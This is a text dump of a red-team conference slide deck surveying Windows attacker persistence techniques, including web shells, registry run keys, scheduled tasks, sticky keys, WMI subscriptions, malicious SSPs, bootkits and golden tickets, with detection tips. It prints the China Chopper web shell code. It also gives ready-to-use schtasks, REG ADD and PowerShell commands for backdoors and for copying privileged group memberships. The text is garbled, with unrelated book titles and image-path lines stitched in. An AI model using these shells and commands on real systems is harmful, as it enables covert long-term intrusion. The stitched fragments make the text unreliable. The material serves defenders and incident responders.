Ever Present Persistence - Established Footholds Seen in the Wild

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@evan_pena2003
@ChrisTruncer

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Whoami

- Evan Pena (@evan_pena2003)
  - Mandiant's West Coast Red Team Functional Lead
  - Open Source Developer
    - ADEnumerator
    - NessusCombiner
    - NMapParser, etc.

Whoami

- Christopher Truncer (@ChrisTruncer)
  - Mandiant's Red Team
  - Florida State Seminole
  - Open Source Developer
    - Veil Framework
    - Egress-Assess
    - EyeWitness, etc

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This talk is about different attacker persistence techniques that we have seen in the wild, or published by other companies. We wanted to create a massive document containing all of these techniques with a mile wide, inch deep approach. Our goal is to give a description of how each technique works and a way to detect them to allow anyone to start looking for these specific techniques.

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This talk is about different attacker persistence techniques that we have seen in the wild, or published by other companies. We wanted to create a massive document containing all of these techniques with a mile wide, inch deep approach. Our goal is to give a description of how each technique works and a way to detect them to allow anyone to start looking for these specific techniques.

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
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
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
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

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
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
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

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

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
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PETER RUBIN
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

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
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BIG DATA, NEW DATA, AND WHAT THE INTERNET CAN TELL US ABOUT WHO WE REALLY ARE
SETH STEPHENS-DAVIDOWITZ
FOREWORD BY STEVEN PINKER

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

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

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
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The Achievement of 50% Energy Saving: An Environmental Challenge?
Edited by A. A. M. SAYIGH
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

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

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
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

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

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

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

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

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


The PLAYERS BALL
A GENIUS, A CON MAN, and the SECRET HISTORY of the INTERNET'S RISE
DAVID KUSHNER

1. 1. Ever Present Persistence - Established Footholds Seen in the Wild @evan_pena2003 @ChrisTruncer
2. 2. Whoami ● Evan Pena (@evan_pena2003) ○ Mandiant’s West Coast Red Team Functional Lead ○ Open Source Developer ■ ADEnumerator ■ NessusCombiner ■ NMapParser, etc.

3. 3. Whoami ● Christopher Truncer (@ChrisTruncer) ○ Mandiant’s Red Team ○ Florida State Seminole ○ Open Source Developer ■ Veil Framework ■ Egress-Assess ■ EyeWitness, etc
4. 4. What’s this talk about? ● Persistence ● Persisting Networks vs. Hosts ○ The Old Ways ○ New School ● What else is needed? ○ Application ○ Privilege Levels ● Detection
5. 5. Persistence
6. 6. Persistence ● Main goal is continued access to a network, host, privilege level, or whatever. ● Persistence can overlap depending on your goal. E.g. persisting a host to persist a network.
7. 7. Persisting Hosts vs. Networks
8. 8. Host Based ● We’re looking to have ad-hoc, or programmatically defined access to a system as close to on-demand as possible. ● All efforts in this phase are restricted to the individual system we are targeting.
9. 9. Host Based ● What do we need to be able to do? ○ Survive Reboots – the most important aspect. ○ Compliment network based persistence. ○ Foothold into sensitive systems.
10. 10. Network Based ● We’ve seen it used in two contexts: ○ Used to maintain access into a network ■ This is incredibly similar to host-based persistence, but could be cosidered network based for the intent it is used.
11. 11. Network Based ○ Used to maintain access to different network segments. ■ Don’t want to be VLANed off in a VOIP network.
12. 12. Network Based ● What do we want to do here? ○ Maintain persistence into unique networks. ○ Access likely facilitated through host- based persistence.
13. 13. Persisting Networks
14. 14. Web Shells ● Funny, this almost seems trivial and too easy that no one should use it. ○ That is not the case ■ China Chopper - APT17, APT19, APT22 ■ ITSecShell, reDuh, ASPShell ■ Really, even just commodity code
15. 15. China Chopper ● Very tiny webshell, about 4 kb stored server-side. ● Can be in a variety of languages (cfm, asp, php, etc.) ● Uses a client application to interact with the webshell
16. 16. China Chopper Server Code ● ASPX ○ <%@ Page Language="Jscript"%><%eval(Request.Item["password"],"unsafe");%> ● PHP ○ <?php @eval($_POST['password']);?> https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-i.html
17. 17. https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-i.html
18. 18. China Chopper ● Pretty awesome features in it ○ File Explorer - including uploading and downloading of files, mod of timestamp ○ Database Client - mssql, mysql ○ Command Shell - normal ownage
19. 19. Web Shell Prevention/Detection ● Hunt for known bad files ○ Hashes, other file/text-based indicators ● Blacklist all filetypes except expected files for upload functionality ● Don’t allow your web server to execute files uploaded from untrusted sources

20. 20. Magic Packet ● Or, how to access port 12345 with a packet to port 443 ● Attacker’s problem: ○ Compromised a web server (ports 80 and 443 are occupied)
21. 21. Magic Packet ○ Firewalls prevent connections to any other port ○ Wants a TCP backdoor to be remotely accessible ■ Can’t be bothered to write a web shell
22. 22. Magic Packet - Creative Solution ● Run backdoor, listening on 12345 ● Run malware “low” in the network stack that will: ○ Check incoming TCP SYN packets ○ When a SYN packet contains a specific signature, change the destination port from 443 to 12345
23. 23. Magic Packet - Creative Solution ○ Windows network stack will deliver the packet to backdoor ○ Malware alters the port in all subsequent packets for that TCP stream
24. 24. Magic Packet – Creative Solution Syn, dport: 443 data=s3cr37Malware Syn, dport: 12345 SynAck sport: 12345 SynAck sport: 443 12345 Compromised System 443
25. 25. Outlook ● Outlook rules can help provide a really unique way to gain access to a system. ● Silent Break wrote a post on leveraging outlook rules to gain access to a user’s system. ○ Focused on access, but can be used for persistence too :) h"ps://silentbreaksecurity.com/malicious-outlook-rules/
26. 26. Outlook ● Create a modified Outlook rule to execute a binary when the trigger subject is received. ● Sync the rule against target user account. ● Send e-mail that triggers the rule. ● Get shell :)
27. 27. https://silentbreaksecurity.com/wp-content/uploads/2015-10-14_13-45-16.jpg
28. 28. Outlook ● Additional tweaks ○ Have it auto-delete the e-mail when it arrives to prevent detection from the user/victim ● https://silentbreaksecurity.com/malicious-outlook-rules/
29. 29. Outlook ● Detection: ○ Casey Smith – Link for searching server- side rules ○ https://blogs.msdn.microsoft.com/canberrapfe/2012/11/05/ever-needed-to-find-server-side-outlook-rules-that-forward- mail-outside-of-your-organisation/ ○ Main IOC is a rule set to execute a binary when a certain event happens.
30. 30. Through Credentials?
31. 31. Persisting Hosts The Old Way
32. 32. Registry Hacks ● Probably the 101 method of host based persistence. ● Really easy to setup, and can be configured from varying levels of permissions. ● Can be used to compliment new ways.
33. 33. Registry Hacks ● You can configure it to run when the machine starts, or when a user logs into the machine. ○ HKLMSOFTWAREMicrosoftWindowsCurrentVersionRun ○ HKCUSOFTWAREMicrosoftWindowsCurrentVersionRun ● These methods are also highly publicized and are the first thing most defensive tools look for.
34. 34. Registry Hacks ● Can be good for helping to solidify initial access, but I wouldn’t use them for long term persistence. ○ Hopefully most teams should have the ability to detect these and therefore shouldn’t be relied on.
35. 35. Startup Folder ● Startup folder will execute all files in the folder. ○ C:ProgramDataMicrosoftWindowsStart MenuProgramsStartup

36. 36. Scheduled Tasks ● Scheduled tasks are a fairly easy way for a user of any level to persist a system. ● If you have the proper permissions, you can schedule up to SYSTEM level tasks. ● This is Microsoft’s recommendation/ alternative to stop using AT.
37. 37. Scheduled Tasks ● Scheduled tasks can be created from the command line with schtasks.exe or GUI. ● These can run on system startup, when a user logs into the system, after the system has been idle, etc. ● This can run binaries, powershell one liners, or others.
38. 38. Scheduled Tasks ● schtasks /create /tn SysUpdate /sc onidle /i 15 /tr c:userschrisdownloads safe.exe ● schtasks /create /tn WinUpdate /sc onstart /ru System /tr c: totallylegit.exe /s winsqldbsystem h"p://blog.cobaltstrike.com/2013/11/09/schtasks-persistence-with-powershell-one-liners/
39. 39. Scheduled Tasks Detection ● Get a baseline of the different tasks set to run on a system ○ schtasks /query ○ Look in the Task Scheduler ○ Scheduled task log analysis ● Periodically audit systems to identify deviations
40. 40. Service Manipulation ● Services typically run with SYSTEM level permissions, so they are a great candidate to target. ● Easiest way to install a service based persistence (if not admin) is to check for write permissions to existing services.
41. 41. http://www.harmj0y.net/blog/tag/powerup/
42. 42. Service Manipulation ● :) Now that targets have found, you need a malicious service binary. ○ Veil-Evasion, PowerUp, custom code, etc. ● Save off the original service, and then replace it with your malicious binary. ● Bounce the box (if required).
43. 43. Sticky Keys ● With administrative access to a machine, you can easily setup sticky keys. ○ Make a copy of sethc.exe ○ Copy cmd.exe to C:windows system32sethc.exe ○ Reboot, and hit shift 5 times!
44. 44. Sticky Keys ● Another method, setting cmd.exe as the Debugger for sethc.exe. ○ REG ADD "HKLMSOFTWAREMicrosoftWindows NT CurrentVersionImage File Execution Options sethc.exe" /v Debugger /t REG_SZ /d "C:windows system32cmd.exe" h"p://carnal0wnage.a"ackresearch.com/2012/04/privilege-escalaAon-via-sAcky-keys.html?showComment=1335891005473#c7632690272609583721
45. 45. Sticky Keys ● Main problem, is it doesn’t require authentication. ○ If using a shell ● So if this is used, ensure that you use a callback that only connects to you, etc.
46. 46. Sticky Keys ● Detection: ○ Compare the sethc.exe binary hash with the known good sethc.exe ○ Ensure sethc.exe doesn’t have a debugger setup that triggers a different binary.
47. 47. Persisting New School
48. 48. DLL Search Order Hijack ● Search order hijacking exploits how Windows searches for dlls when loading an executable. ○ Specifically, it exploits the fact that Windows will search the same folder the binary is stored in for a dll first*

49. 49. DLL Search Order Hijack ● Old sample in CAPEC ○ If you drop ntshrui.dll within C:Windows and run explorer.exe, you can get the dll within C:Windows to be executed ● This exploits the order in which the dll is searched for on a Windows system
50. 50. DLL Search Order Hijack ● Attackers create malicious DLLs that exploit this search order to get their DLL to run on a system. ● Since it's every time the application runs, it can be used as a persistence technique. ● PowerUp can be used to find these opportunities
51. 51. DLL Search Order Hijack ● Used by the following actors ○ APT 1, APT 8, APT 17, APT 19, APT 22, APT 26 ● Used by the following malware ○ AMISHARP, GH0ST, HOMEUNIX, POISON IVY, VIPER
52. 52. Legit Scheduled Tasks ● Easy to identify scheduled tasks named "evilTask" or anomalous tasks ● First we must look at how investigators detect malicious scheduled tasks:
53. 53. Legit Scheduled Tasks ○ Stacking tasks accross multiple systems to determine anomalous tasks ○ Parse task scheduler log (schedLgu.txt)
54. 54. Legit Scheduled Tasks ● What if we modify existing legit scheduled tasks? ○ Specifically tasks that are not required for Windows functionality
55. 55. Unquoted Service Path ● Unquoted service paths exploit a vulnerability in the order that Windows searches for a binary when a space is in an unquoted path. ○ C:Program Files(x86)SteamSteam Gamingsteam.exe
56. 56. Unquoted Service Path ● C:Program Files(x86)SteamSteam Gamingsteam.exe ○ C:Program.exe ○ C:Program Files(x86)SteamSteam.exe ○ C:Program Files(x86)SteamSteam Gamingsteam.exe ● We have three opportunities here!
57. 57. Unquoted Service Path ● If we have write access to any of the paths that Windows looks for, we can hijack the service. ○ Just need a service binary again (J) ● Drop it into any of the paths on the previous slide, and restart the service! ○ Might have to wait for a restart
58. 58. Unquoted Service Path ● Prevention ○ Check service binaries on your images and determine if any are using unquoted service paths. ○ Make sure the paths aren't writable to non-admins. ○ PowerUp can find these as well
59. 59. WMI ● Three requirements necessary to invoke a permanent WMI event subscriber: 1. An Event Filter 2. An Event Consumer 3. A Filter/Consumer Binding Original research performed by Matt Graeber released in "Practical Persistence with PowerShell" presentation
60. 60. Event Filters ● The WMI query that fires upon an event occurring - usually, an event class derived from __InstanceModificationEvent, __InstanceCreationEvent, or __InstanceDeletionEvent Original research performed by Matt Graeber released in "Practical Persistence with PowerShell" presentation
61. 61. Event Consumers Original research performed by Matt Graeber released in "Practical Persistence with PowerShell" presentation ● There are five different types of Event consumers ● We're specifically interested in the "CommandLineEventConsumer"

62. 62. Filter/Consumer Binding ● This associates the event filter with the event consumer Original research performed by Matt Graeber released in “Practical Persistence with PowerShell” presentation
63. 63. WMI ● PowerSploit’s Persistence Module for WMI ○ Automates the process ○ Will create a permanent WMI event subscription ● Can use Out-EncodedCommand (in PowerSploit) to get one liner
64. 64. PowerShell Profiles ● Use standard persistence mechanism to execute PowerShell silently ○ "C:Windows System32WindowsPowerShell v1.0powershell.exe" - NonInteractive - WindowStyle Hidden ○ It’s a legit exe!
65. 65. Example
66. 66. PowerShell Profiles ● Anytime PowerShell executes, it will execute code in the default profile. ● Create profile here ○ C:Windows System32WindowsPowerShell v1.0profile.ps1
67. 67. Security Support Provider ● A security support provider (SSP) - like a security package ○ A user-mode secuirty extension used to perform authentication during a client/server exchange. Original research performed by Matt Graeber released at MIRcon 2014
68. 68. Security Support Provider ● An authentication package (AP) ○ Used to extend interactive login authentication ○ Example: Enable RSA token authentication Original research performed by Matt Graeber released at MIRcon 2014
69. 69. Security Support Provider ● SSP/AP ○ Can serve tasks of SSPs and APs. loaded into lsass at boot. ○ Example: Kerberos and msv1_0 (NTLM) Original research performed by Matt Graeber released at MIRcon 2014
70. 70. Security Support Provider ● You can install your own SSP that will be loaded into lsass.exe. ○ No need for injection ● Can develop your own SSP DLL ○ Required export: SpLsaModeInitialize Original research performed by Matt Graeber released at MIRcon 2014
71. 71. Security Support Provider ● Use Persistence.psm1 PowerSploit module to install your malcious SSP ● Benjamin Delpy (@gentilkiwi) added SSP functionality to mimilib.dll. ○ Once installed and loaded into lsass.exe, it captures plaintext passwords. ○ This is acheived with the SpAcceptCredential callback function. Original research performed by Matt Graeber released at MIRcon 2014
72. 72. Malicious SSP Poc - mimilib Image taken from “Analysis of Malicious SSP” - MIRcon 2014
73. 73. Security Support Provider %windir%System32kiwissp.log Image taken from “Analysis of Malicious SSP” - MIRcon 2014
74. 74. Bootkit ● A “bootkit” is a program that can alter the Master Boot Record (MBR) or Virtual Boot Record (VBR) so that malicious code is executed before the operating system is loaded. ● Moves the original MBR to a different location and places itself at the beginning of the drive.
75. 75. Bootkit ○ Upon boot, a bootkit will modify a service to point to a modfied DLL on disk. ○ Service DLL is responsible for executing backdoor payload.

76. 76. Bootkit ○After payload execution, the modified service is changed to point to original DLL. ○Cycle repeats after each reboot.
77. 77. But How Does It Work? ●Malcious MBR: Windows BIOS loads the modified MBR, which then loads the code in stage 2. ●Initial Loader: Loads the stage 3 code that was previously stored as a file on disk and in unallocated space.
78. 78. But How Does It Work? ●Secondary Loader: Loads code that enables the installation and configuration of backdoor. The service hijacking phase. ●Backdoor Loader: Loads the backdoor from disk. Also the replaces hijacked service back to original form.
79. 79. But How Does It Work? Simplied MBR bootkit execution taken from Mtrends 2016
80. 80. Excel Magic ● Malicious macro executes backdoor ● Ways you an ensure persistence? ○ Most people will execute Excel at least once a day ○ So why not leverage this as a persistence technique?
81. 81. Excel Magic ○ You can use “old way” persistence techniques to execute Excel at startup - that is a legit program! ○ Disable macro security settings so workbook executes without prompt
82. 82. Excel Magic ● Registry modification that executes specific Excel workbook upon Excel start ○ HKEY_CURRENT_USERSoftware MicrosoftOffice12.0ExcelSecurity Trusted Locations ○ Add location
83. 83. Additional Persistence Options?
84. 84. Golden Ticket ●This method came out due to Benjamin Delpy working with Sean Metcalf. ●This forges a golden ticket which can be good for 10 years! ●Golden tickets can provide on-demand domain privilege “upgrades” for any group within a domain.
85. 85. Golden Ticket ●You only need four pieces of information: ○Domain SID ○The name of the domain ○User you want to create the hash for ○krbtgt account hash ●You can build it offline, right at home
86. 86. Golden Ticket
87. 87. Golden Ticket
88. 88. Golden Ticket
89. 89. Golden Ticket ●Key takeaways: ○If impersonating a real user, even if pass is changed, this still works ○Valid for as long as you specify (10 year default) ○Only way to stop is change krbtgt hash… twice.. Or rebuild from bare metal :)
90. 90. Account Checkout? ● Case Study: ○ Client has account checkout system for domain administrator (DA) accounts. ○ Only two users have access to that system ○ System requires 2FA. ○ You can lose DA access if the user changes his password, pin, or token. ○ User can see what accounts he checked out (could get caught!)
91. 91. Account Checkout? ● We need to persist domain administrator without getting caught. ○ If we keep checking out accounts with the user we have, he might see that he has accounts checked out that he didn’t check out.
92. 92. Account Checkout?

93. 93. Account Checkout? ● Password Vault permissions were managed through Active Directory Groups...TONS of them. ○ Copy group memberships to a compromised user who doesn't use PasswordVault ■ Note: All changes were well documented to revert
94. 94. Account Checkout? Get-ADUser –Identity <SOURCE USERNAME> -Properties memberof | Select- Object –ExpandProperty memberof | Add- ADGroupMember –Members <DESTINATION USERNAME>
95. 95. Conclusion ● Malware persistence will remain rampant. There will always be new and creative ways for maintaining persistence. ● Understanding malware persistence techniques is critical as it serves as a focal point for incident response investigations and help drive successful remediation.
96. 96. ? ● Chris Truncer ○ @ChrisTruncer ○ CTruncer@christophertruncer.com ● Evan Pena ○ @evan_pena2003 ○ evan@evanpena.com